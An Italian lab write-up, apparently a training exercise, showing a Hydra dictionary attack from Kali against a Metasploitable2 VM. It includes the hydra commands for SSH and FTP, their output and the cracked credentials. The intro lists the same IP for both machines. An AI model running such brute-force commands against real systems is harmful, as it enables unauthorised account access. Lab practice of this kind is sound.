

# HYDRA

Attacco a dizionario con tool hydra da macchina kali (192.168.1.10) a metasploitable2 (192.168.1.10)
Su metasploitable2 ci sono giá i servizi attivi per quanto riguarda l'ssh e l'ftp.
Creo una nuova utenza test con pass test:



```
msfadmin@metasploitable:~$ sudo useradd test
[sudo] password for msfadmin:
msfadmin@metasploitable:~$ sudo passwd test
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
msfadmin@metasploitable:~$ su test
Password:
sh-3.2$
sh-3.2$ exit
exit
msfadmin@metasploitable:~$ su test
Password:
sh-3.2$ whoami
test
sh-3.2$
```

e mi collego con ssh, unico problema li manca la key in kali quindi vado a specificare nel collegamento




```
┌──(kali㉿kali)-[~]
└─$ ssh -oHostKeyAlgorithms=+ssh-dss test@192.168.1.10
The authenticity of host '192.168.1.10 (192.168.1.10)' can't be established.
DSA key fingerprint is SHA256:kgTW5p1Amzh5MfHn9jIpZf2/pCIZq2TNrG9sh+fy95Q.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.10' (DSA) to the list of known hosts.
test@192.168.1.10's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Thu Dec  1 08:41:34 2022 from desktop-845k4u2.station
Could not chdir to home directory /home/test: No such file or directory
test@metasploitable:/$ █
```


Una volta collegato mi scollego e provo a fare un test con hydra per l'ssh e successivamente per l'ftp
Le liste degli utenti e pass hanno meno di 20 stringhe per diminuire le tempistiche.



```
┌──(kali㉿kali)-[~/Desktop/brute]
└─$ hydra -L usernames.txt -P passwd.txt 192.168.1.10 -t 4 ssh
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military
l purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-12-01 08:48:02
[DATA] max 4 tasks per 1 server, overall 4 tasks, 34 login tries (l:2/p:17), ~9 tries p
[DATA] attacking ssh://192.168.1.10:22/
[22][ssh] host: 192.168.1.10   login: test   password: test
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-12-01 08:48:19

┌──(kali㉿kali)-[~/Desktop/brute]
└─$ █
```



```
┌──(kali㉿kali)-[~/Desktop/brute]
└─$ hydra -L usernames.txt -P passwd.txt 192.168.1.10 -t 4 ftp
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secre
l purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-12-01 08:50:53
[DATA] max 4 tasks per 1 server, overall 4 tasks, 54 login tries (l:3/p:18), ~14 tries per task
[DATA] attacking ftp://192.168.1.10:21/
[21][ftp] host: 192.168.1.10   login: msfadmin   password: msfadmin2001
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-12-01 08:51:35
```

Qui vediamo in verde i risultati.